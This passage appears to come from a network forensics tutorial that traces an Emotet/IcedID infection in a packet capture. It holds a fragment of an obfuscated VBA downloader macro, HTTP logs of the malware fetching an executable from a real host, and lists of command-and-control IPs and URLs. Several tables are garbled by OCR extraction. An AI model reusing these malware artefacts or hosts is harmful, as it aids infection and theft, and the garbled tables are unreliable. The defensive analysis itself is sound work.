| Frame nr. | Filename | | | Extensi | on Size | Source ho | st | | | | S. port |
| 6 | form-3634 | 395000 | | | 04 500 D | 70 105 05 | 45.8 | id.com.tr |] (Windows) |) | TCP 80 |
| 79 | PspAMbu | Sc | Open file | | | | | i.au] (Wi | TCP 80 | | |
| 83 | ijccaFkQn | S. | Open fold | er | | | | i.au] (Wi | ndows) | | TCP 80 |
| 641 | index.html | | Calculate | MD5/SHA1/ | SHA256 hash | | | 8.236.83 | TCP 8080 | | |
| 958 | index.html | | | | | | | 63.171.1 | 106] (Windo | ws) | TCP 80 |
| 1388 | index.html | | Auto-resiz | e all columns | | | | .79.34:8 | 080] (Winde | ows) | TCP 8080 |
| 1440 | index.html | | OCINIT I | | 1.1.1.1.1.1.1 | | | 3.242.20 | 8.183:8080 |] (Windows) | TCP 8080 |
| 1525 | main.info. | ce | USINT has | sn lookup isn't | available in th | e tree versi | on | bes.biz] [| (main.info] (f | reshwallet.at] (Wi | TCP 443 |
| 1608 | main.info[| 1]. | Sample su | bmision isn't | available in the | free versio | n | bes.biz] [| [main.info] [f | reshwallet.at] (Wi | TCP 443 |

| We can see that we have the signatures generated as follows: |
|--|
|--|

| Name | form-363439590633444.doc | | | | | | | | | |
|---------------|--|--|--|--|--|--|--|--|--|--|
| MD5 | e58e105c86c15ca52876d2ce42ecf831 | | | | | | | | | |
| SHA1 | 82db91aa642ab53392ae4e0cd84649691324b707 | | | | | | | | | |
| SHA256 | 045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95 | | | | | | | | | |
| Path | F:\NetworkMiner_2-4\NetworkMiner_2-4\AssembledFiles\78.135.65.15\TCP | | | | | | | | | |
| Size | 94592 | | | | | | | | | |
| LastWriteTime | 14-11-2018 23:00 | | | | | | | | | |

Let's copy its SHA-256 signature and search for it on VirusTotal:

| 045e15c1df7c7 | 12dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95 | | Q 🛧 🏭 🗖 Nipun Jaswal 🎧 |
|---------------|--|---|---|
| 38 | 88 engines detected this file | C 🔀 | |
| ✓ / 54 | 045e15c1df7c712dcae94c720b81df08fd0ff4e4c177d231d5cdcd7b4 Invoice_No_Z148109.doc attachmentdocmacrosrun-file | 92.38 KB 2019-02-20 00:49:09 UTC Size 1 month ago | |
| DETECTION | DETAILS RELATIONS BEHAVIOR COMMUNITY | | |
| Ad-Aware | W97M.DownLoader.HMN | AhnLab-V3 | UBA/Downloader |
| ALYac | Trojan Downloader.VBA gen | Antiy-AVL | Trojan/MSOffice.Pederr.gen |
| Arcabit | HEUR.VBA.Trojan.e | Avast | Other:Malware-gen [Trj] |
| AVG | () Other:Malware-gen [Trj] | Avira | W 97M/Agent.1231418 |
| Baidu | VBA.Trojan-Downloader.Agent.dqd | BitDefender | W97M.DownLoader.HMN |
| CAT-QuickHeal | W97M.Emotet.33299 | ClamAV | Doc.Malware.Generic-6749861-0 |
| Comodo | Malware@#1m6p3hzqgx0i1 | Cyren | U W97M/Downldr.gen |
| DrWeb | W97M.DownLoader.3111 | Emsisoft | 1 Trojan-Downloader.Macro.Generic.J (A) |

Oh! 38/54 antivirus engines have found this document to be malicious. Most of the antivirus engines are denoting that it's a VBA downloader, which means that the document is a macro-based backdoor document, since macros are written in VBA scripting in the documents.


Looking at the details section, we find the following observations:

| 045 | e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95 | | | | | | |
|-----------|--|---|--------------------------------------|--|--|--|--|
| MD5 | e58e105c86c15ca52876d2ce42ecf831 | Creation Time | 2018-11-14 12:45:00 | | | | |
| SHA-1 | 82db91aa642ab53392ae4e0cd84649691324b707 | First Submission | 2018-11-14 17:04:27 | | | | |
| SHA-256 | 045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95 | Last Submission | 2018-11-21 04:51:21 | | | | |
| SSDEEP | 1536:YZuocn1kp59gxBK85fBt+a9XV6r2EBDxoRwBnRDhYxjhUx5xfxThoxtBqBYRM6UW:441k/W486FE | Last Analysis | 2019-02-20 00:49:09 | | | | |
| File type | MS Word Document | | | | | | |
| Magic | CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: Levi, Template: I | Names ① | | | | | |
| | Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Nov 13 12:45:0 | c . | | | | | |
| | Time/Date: Tue Nov 13 12:45:00 2018, Number of Pages: 1, Number of Words: 2, Number of Character: | Invoice No Z148109.doc | | | | | |
| File size | 92.38 KB (94592 bytes) | Invoice No Q452113.doc | | | | | |
| | | Facture Num 3F31 | | | | | |
| OLE Com | pound File Info 💿 | form-447710167032440.doc | | | | | |
| | Ŭ | Untitled-9327453714000071.doc eForm-4323106985056559.doc | | | | | |
| Common | v Abused Remeties | | | | | | |
| | y Abused Properties | Untitled-223278718393.doc | | | | | |
| | s use of macros | Untitled-9418559072.doc | | | | | |
| May ti | ry to run other files, shell commands or applications. | Invoice No T82057.doc | | | | | |
| Macros A | nd VBA Code Streams | Invoice_No_162057 | doc | | | | |
| | | | | | | | |
| - YMv | rzAFC.cls | ExifTool File Metac | data () | | | | |
| | Function JhwtqtVUjsX() | AppVersion | 16.0 | | | | |
| | Const UAptjJEt = 507391445 - 507391445 | CharCountWithSpace | ces 14 | | | | |
| | Dim WZmnCBBGa, mIfhziYv, ObBuX, oKvDBUpnZ | Characters | 13 | | | | |
| | mIfhziYv = Len(aBLOWuA) | CodePage | Windows Latin 1 (Western European) | | | | |
| | oKvDBUpnZ = "" | CompObjUserType | Type Microsoft Word 97-2003 Document | | | | |
| | For WZmnCBBGa = 1 To mIfhziYv oKvDBUpnZ = oKvDBUpnZ & (42 + ((ObBuX + 19) Mod 90)) | CompObjUserTypeL | | | | | |
| | If ObBuX >= 19 And ObBuX <= 54 Then | CreateDate | 2018:11:14 12:45:00 | | | | |
| | OBUDAX = 15 And $OBUDAX = 54$ (Hern oKvDBUpnZ = OKvDBUpnZ & (46 + ((ObBuX + 28) Mod 113)) | DocFlags | Has picture, 1Table, ExtChar | | | | |

We can see that the VirusTotal analysis states that the document uses macros, and may try to run files, shell commands, and other applications. We can see that we have the exact macro extracted from the file as well. Let's track this down in Wireshark:

| - | 10.11.14.1 | | | | | | | .65 | | | | | СР | | | | | |] Seq=1 Ack=1 Win=64240 | Len=0 | |
|------------|----------------------|------|-------|-------|------------------|-------|-------|--------|--------|------|-------|-------|-------|-------|-------|------------|--------|-------------|-------------------------|-------|---|
| 6 | 10.11.14.1 | 01 | | | | 78.3 | 135 | .65 | .15 | | | H. | TTP | | 33 | 3 GE | т / | En_us/Docur | ments/11_18/ HTTP/1.1 | | |
| _ w | /ireshark · Follow I | нттр | Strea | m (tc | p.stre | eam e | eq 0) | · 2018 | 3-11-1 | 4-Em | otet- | infec | tion- | with- | IcedI | D-ba | nking- | Trojan.pcap | | - | × |
| | 00000120 | 43 | 6f | 6e | 74 | 65 | 6e | 74 | 2d | 54 | 72 | 61 | 6e | 73 | 66 | 65 | 72 | | Transfer | | ^ |
| | 00000130 | 2d | 45 | 6e | 63 | 6f | 64 | 69 | 6e | 67 | 3a | 20 | 62 | 69 | 6e | 61 | 72 | | g: binar | | |
| | 00000140 | 79 | 0d | 0a | 4c | 61 | 73 | 74 | 2d | 4d | 6f | 64 | 69 | 66 | 69 | 65 | 64 | yLast- | Modified | | |
| | 00000150 | 3a | 20 | 57 | 65 | 64 | 2c | 20 | 31 | 34 | 20 | 4e | 6f | 76 | 20 | 32 | 30 | : Wed, 1 | 4 Nov 20 | | |
| | 00000160 | 31 | | | | | | | | | | | | | | | | 18 17:30 | :00 GMT. | | |
| | 00000170 | | | | | | | | 41 | | | | | | | | | .Vary: A | ccept-En | | |
| | 00000180 | 63 | 6f | 64 | 69 | 6e | 67 | 2c | 55 | 73 | 65 | 72 | 2d | 41 | 67 | 65 | 6e | coding,U | ser-Agen | | |
| | 00000190 | 74 | 0d | 0a | 43 | 6f | 6e | 74 | 65 | 6e | 74 | 2d | 45 | 6e | 63 | 6f | 64 | tConte | nt-Encod | | |
| | 000001A0 | 69 | 6e | 67 | 3a | 20 | 67 | 7a | 69 | 70 | 0d | 0a | 4b | 65 | 65 | 70 | 2d | ing: gzi | pKeep- | | |
| | 000001B0 | 41 | 6c | 69 | 76 | 65 | 3a | 20 | 74 | 69 | 6d | 65 | 6f | 75 | 74 | 3d | 31 | Alive: t | imeout=1 | | |
| | 000001C0 | 35 | 2c | 20 | 6d | 61 | 78 | 3d | 31 | 30 | 30 | 30 | 0d | 0a | 43 | 6f | 6e | 5, max=1 | 000Con | | |
| | 000001D0 | 6e | 65 | 63 | 74 | 69 | 6f | 6e | 3a | 20 | 4b | 65 | 65 | 70 | 2d | 41 | 6c | nection: | Keep-Al | | |
| | 000001E0 | 69 | 76 | 65 | 0d | 0a | 54 | 72 | 61 | 6e | 73 | 66 | 65 | 72 | 2d | 45 | 6e | iveTra | nsfer-En | | |
| | 000001F0 | 63 | 6f | 64 | 69 | 6e | 67 | 3a | 20 | 63 | 68 | 75 | 6e | 6b | 65 | 64 | 0d | coding: | chunked. | | |
| | 00000200 | 0a | 43 | 6f | 6e | 74 | 65 | 6e | 74 | 2d | 54 | 79 | 70 | 65 | 3a | 20 | 61 | | -Type: a | | |
| | 00000210 | 70 | 70 | 6c | 69 | 63 | 61 | 74 | 69 | 6f | 6e | 2f | 6d | 73 | 77 | 6f | 72 | pplicati | on/mswor | | |
| | 00000220 | 64 | 0d | 0a | 0d | 0a | | | | | | | | | | | | d | | | |
| | 00000225 | dØ | cf | 11 | e <mark>0</mark> | a1 | b1 | 1a | e1 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | | | |
| | 00000235 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 3e | 00 | 03 | 00 | fe | ff | 0 9 | 00 | | > | | |
| | 00000245 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 02 | 00 | 00 | 00 | | | | |
| | 00000255 | 69 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 6c | 00 | 00 | 00 | i | 1 | | |
| | 00000265 | 01 | 00 | 00 | 00 | fe | ff | ff | ff | 00 | 00 | 00 | 00 | 68 | 00 | 00 | 00 | | h | | |
| | 00000275 | 75 | | | | | | | | ff | | | | | | | | u | | | |
| | 00000285 | | | | | | | ff | | | | | | | ff | | | | | | |
| | 00000295 | | | | | | | ff | | ff | | | | | | | | | | | |
| | 000002A5 | | | | | | | ff | | ff | | | | | | | | | | | |
| | | ff | | | | | | | | ff | | | | | | | | | | | |
| | 000002C5 | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | ff | | | | |

We can see that the 10.11.14.101 system made an HTTP request, and was served a .doc file (as suggested by the magic header highlighted in the preceding screenshot) from the 78.135.65.15 server, which, on inspection, was found to be carrying a VBA downloader macro. We will now move on to the relations tab:



[198]

We can see that the office document contacted the URLs previously listed. Let's open Wireshark and see if the document was executed:

| 74 10.11.14.101 | 10.11.14.1 | DNS | 70 Standard query 0xd68d A c-t.com.au |
|-----------------|--------------|------|---|
| 75 10.11.14.1 | 10.11.14.101 | DNS | 86 Standard guery response 0xd68d A c-t.com.au A 50.62.194.30 |
| 76 10.11.14.101 | 50.62.194.30 | TCP | 66 49202 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 77 50.62.194.30 | 10.11.14.101 | TCP | 58 80 → 49202 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 78 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 79 10.11.14.101 | 50.62.194.30 | HTTP | 361 GET /PspAMbuSd2 HTTP/1.1 |
| 80 50.62.194.30 | 10.11.14.101 | TCP | 54 80 → 49202 [ACK] Seq=1 Ack=308 Win=64240 Len=0 |
| 81 50.62.194.30 | 10.11.14.101 | HTTP | 609 HTTP/1.1 301 Moved Permanently (text/html) |
| 82 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=308 Ack=556 Win=63685 Len=0 |
| 83 10.11.14.101 | 50.62.194.30 | HTTP | 362 GET /PspAMbuSd2/ HTTP/1.1 |
| 84 50.62.194.30 | 10.11.14.101 | TCP | 54 80 → 49202 [ACK] Seq=556 Ack=616 Win=64240 Len=0 |
| 85 50.62.194.30 | 10.11.14.101 | TCP | 1342 80 → 49202 [PSH, ACK] Seq=556 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU] |
| 86 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=616 Ack=1844 Win=64240 Len=0 |
| 87 50.62.194.30 | 10.11.14.101 | TCP | 1342 80 → 49202 [PSH, ACK] Seq=1844 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU] |
| 88 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=616 Ack=3132 Win=62952 Len=0 |
| 89 50.62.194.30 | 10.11.14.101 | TCP | 1342 80 → 49202 [PSH, ACK] Seq=3132 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU] |
| 90 50.62.194.30 | 10.11.14.101 | TCP | 1342 80 → 49202 [PSH, ACK] Seq=4420 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU] |
| 91 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=616 Ack=4420 Win=64240 Len=0 |
| 92 10.11.14.101 | 50.62.194.30 | TCP | 54 49202 → 80 [ACK] Seq=616 Ack=5708 Win=62952 Len=0 |
| | | | |

We can see that the document was executed, since the DNS entry is returning the IP address, followed by subsequent GET requests. Let's investigate further by following the HTTP stream as follows:

```
GET /PspAMbuSd2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=iso-8859-1
X-Port: port_10802
X-Cacheable: YES:Forced
Location: http://c-t.com.au/PspAMbuSd2/
Content-Encoding: gzip
Content-Length: 196
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 16950
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><bodv>
<h1>Moved Permanently</h1>
The document has moved <a href="http://c-t.com.au/PspAMbuSd2/">here</a>.
</body></html>
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
```

We can see that the request was sent to the 50.62.194.30 server once for the /PspAMbuSd2 path, which generated a 301 moved response, and was sent a second time for the /PspAMbuSd2/ path, which returned an executable, as shown in the following screenshot:

```
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive
HTTP/1.1 200 OK
Expires: Tue, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="ijccaFkQnS.exe"
Content-Transfer-Encoding: binary
Last-Modified: Wed, 14 Nov 2018 17:17:56 GMT
Content-Type: application/octet-stream
X-Port: port_10802
X-Cacheable: YES:Forced
Content-Length: 430080
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 774
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests
..Lh..Lh..H..Lh...X...Lh..h...(..Lh...x..Lh.&.6..Lh......PE..L.....
.....D...y.....X.....
.....D.....text.....
`.....P.....@....@....rsrc...X......P.......@..@..@.reloc...
```

So, we have the executable downloaded from the server that might be containing something malicious; let's check by verifying its signature from NetworkMiner on VirusTotal, as we did for the document:

| d6dd56e7fb1cc | 71fc37199b60461e657726c | 3bf8319ce59177ab4be6ed3b9fb4 | | | | <mark>م 1</mark> | | | Nipun Jaswal | |
|---------------------------------|--|---------------------------------------|--------------------|---|-----------------------------------|------------------------|-----------|--------|--------------|--|
| 51 | S1 engines det | tected this file | | | | | | c 🔀 | | |
| √67⊗ | d6dd56e7fb1cc71fc37f Run Time Library | 199b60461e657726c3bf8319ce59177ab4be6 | ed3b9fb4 | | 420 KB Size | 2019-03-0 17 days a | | I9 UTC | SC. EXE | |
| Community Score | DETAILS RELATION | S BEHAVIOR COMMUNITY | | | | | | | | |
| Acronis | 0 | Suspicious | Ad-Aware | 0 | Trojan.Autoruns. | GenericKDS | .31355249 |) | | |
| AhnLab-V3 | 9 | Trojan/Win32.Emotet.R244694 | ALYac | 0 | Trojan Agent Emotet | | | | | |
| Antiy-AVL | 0 | Trojan[Banker]/Win32.Emotet | Arcabit | 0 | Trojan.Autoruns.GenericS.D1DE7171 | | | | | |
| Avast | 9 | Win32:Malware-gen | AVG | 0 | Win32:Malware-(| gen | | | | |
| Avira | 9 | HEUR/AGEN.1036970 | BitDefender | 0 | Trojan.Autoruns. | GenericKDS | .3135524 |) | | |
| CAT-QuickHeal | 9 | Trojan.Emotet.X5 | ClamAV | 0 | Win.Trojan.Emot | tet-6707392- | D | | | |
| Comodo | 9 | Malware@#186i81zmgql90 | CrowdStrike Falcon | 0 | Win/malicious_co | onfidence_10 | 00% (W) | | | |
| Cybereason | 0 | Malicious.c2b25c | Cyren | 0 | W32/Trojan.CW2 | ZN-9160 | | | | |

VirusTotal results suggests that 51/67 antivirus solutions have detected the file as malicious and is carrying the Emotet banking Trojan. Let's see the detailed diagram as follows:

| Graph Summary ① | | | Execution Pare | nts 🕕 | | | Ū | |
|------------------|---|-----------------------|----------------|---------------------|---------------------|-----------------------|---|--|
| 0. | | | Scanned | Detections | Туре | Name | | |
| | ontacted ips | | 2019-02-15 | 41 / 58 | MS Word Document | Invoice_No_L42640.doc | | |
| | 1 execution parents | Contained In Graphs ① | | | | | | |
| | | Owner | Description | | | | | |
| | / | n jorgelamarca | | | | | | |
| (1 cr | ontacted urls | | Contacted URL: | | ē | | | |
| | | | Scanned | Detections | URL | | | |
| Contacted IPs () | | Ē | 2019-03-01 | <mark>5</mark> / 66 | http://50 | 0.78.167.65:7080/ | | |
| IP | Autonomous System | Country | | | | | | |
| 50.78.167.65 | 7922 - Comcast Cable Communications, Inc. | US | | | | | | |

We can see that the Trojan connected to the 50.76.167.65 server, which may be its command and control host. Let's see when the first request was sent to this server:

| frame.numb | per>586 && http contains GET | | | | | |
|------------|------------------------------|-----------------|----------|---------------------|-----------------------|---|
| ło. | Source | Destination | Protocol | Length Info | User-Agent | URI |
| | 600 10.11.14.101 | 50.78.167.65 | HTTP | 765 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://50.78.167.65:7080/ |
| + | 614 10.11.14.101 | 189.244.86.184 | HTTP | 811 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://189.244.86.184:990/ |
| - | 618 10.11.14.101 | 189.244.86.184 | HTTP | 787 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://189.244.86.184:990/ |
| | 632 10.11.14.101 | 173.11.47.169 | HTTP | 767 GET / HTTP/1.1 | | http://173.11.47.169:8080/ |
| | 641 10.11.14.101 | 186.18.236.83 | HTTP | 767 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://186.18.236.83:8080/ |
| | 858 10.11.14.101 | 189.244.86.184 | HTTP | 747 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://189.244.86.184:990/ |
| | 872 10.11.14.101 | 173.11.47.169 | HTTP | 747 GET / HTTP/1.1 | | http://173.11.47.169:8080/ |
| | 882 10.11.14.101 | 186.18.236.83 | HTTP | 747 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://186.18.236.83:8080/ |
| | 888 10.11.14.101 | 200.127.55.5 | HTTP | 741 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://200.127.55.5/ |
| | 894 10.11.14.101 | 76.65.158.121 | HTTP | 748 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://76.65.158.121:50000/ |
| | 920 10.11.14.101 | 210.2.86.72 | HTTP | 745 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://210.2.86.72:8080/ |
| | 946 10.11.14.101 | 173.160.205.161 | HTTP | 747 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://173.160.205.161:990/ |
| | 952 10.11.14.101 | 160.36.66.221 | HTTP | 746 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://160.36.66.221:990/ |
| | 958 10.11.14.101 | 71.163.171.106 | HTTP | 743 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://71.163.171.106/ |
| | 1337 10.11.14.101 | 71.163.171.106 | HTTP | 743 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://71.163.171.106/ |
| | 1355 10.11.14.101 | 49.212.135.76 | HTTP | 746 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://49.212.135.76:443/ |
| | 1361 10.11.14.101 | 109.170.209.165 | HTTP | 749 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://109.170.209.165:8080/ |
| | 1367 10.11.14.101 | 205.185.187.190 | HTTP | 744 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://205.185.187.190/ |
| | 1388 10.11.14.101 | 24.201.79.34 | HTTP | 745 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://24.201.79.34:8080/ |
| | 1423 10.11.14.101 | 138.207.150.46 | HTTP | 747 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://138.207.150.46:443/ |
| | 1431 10.11.14.101 | 81.86.197.52 | HTTP | 746 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://81.86.197.52:8443/ |
| | 1440 10.11.14.101 | 133.242.208.183 | HTTP | 789 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://133.242.208.183:8080/ |
| | 1485 10.11.14.101 | 173.160.205.162 | HTTP | 766 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://173.160.205.162:443/ |
| | 1516 10.11.14.101 | 50.78.167.65 | HTTP | 744 GET / HTTP/1.1 | Mozilla/4.0 (compatib | http://50.78.167.65:7080/ |
| | 2263 10.11.14.101 | 185.129.49.19 | HTTP | 161 GET /data2.php? | | http://freshwallet.at/data2.php?51AD847FCC50B3F |
| | | | | | | |

We can see that a number of GET requests were sent to different IPs. We can assume that these IPs were provided from the responses to the initial server in chain, since they were not present anywhere within the executable. Next, after searching the executable sample on the Hybrid-Analysis website, we have the following details:



We can see a new IP address, separate from the ones in the Wireshark result, which is 177.242.156.119. Additionally, we can see that port 80 of 177.242.156.119 is using non-HTTP traffic on the port. Let's check this in Wireshark:

| p.addr= | ==177.242.156.119 | | | |
|---------|----------------------|-----------------|----------|--|
| | Source | Destination | Protocol | Length Info |
| | 603 10.11.14.101 | 177.242.156.119 | TCP | 66 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 604 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 605 10.11.14.101 | 177.242.156.119 | TCP | 62 [TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 606 10.11.14.101 | 177.242.156.119 | TCP | 66 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 607 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49211 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 608 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 609 10.11.14.101 | 177.242.156.119 | TCP | 62 [TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 610 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49212 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 842 10.11.14.101 | 177.242.156.119 | TCP | 66 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 844 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 845 10.11.14.101 | 177.242.156.119 | | 62 [TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 846 10.11.14.101 | 177.242.156.119 | TCP | 66 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 847 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49221 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 848 10.11.14.101 | 177.242.156.119 | | 66 [TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 849 10.11.14.101 | 177.242.156.119 | | 62 [TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 851 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49222 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 2322 10.11.14.101 | 177.242.156.119 | TCP | 66 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 2323 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 2324 10.11.14.101 | 177.242.156.119 | TCP | 62 [TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 2325 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49284 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 2326 10.11.14.101 | 177.242.156.119 | TCP | 66 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 2327 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM= |
| | 2328 10.11.14.101 | 177.242.156.119 | | 62 [TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1 |
| | 2337 177.242.156.119 | 10.11.14.101 | TCP | 54 80 → 49285 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 6449 10.11.14.101 | 177.242.156.119 | TCP | 66 49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 6450 10.11.14.101 | 177.242.156.119 | TCP | 66 [TCP Retransmission] 49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK PERM= |

We can see that we have the outbound connection, but it seems that the connection failed for some reason. The general information section also lists out another IP address, as shown in the following screenshot:

| Informative | | | | | | |
|---|----------------------|--|--|--|--|--|
| Environment Awareness | | | | | | |
| Queries volume information | | | | | | |
| Reads the registry for installed applications | | | | | | |
| General | | | | | | |
| Contacts se | erver | | | | | |
| details | "50.78.167.65:7080" | | | | | |
| | "177.242.156.119:80" | | | | | |
| | "189.244.86.184:990" | | | | | |
| source | Network Traffic | | | | | |
| relevance | 1/10 | | | | | |

We can see we have an IP address of 189.244.86.184, as well. Let's investigate its traffic by following the HTTP stream in Wireshark as follows:

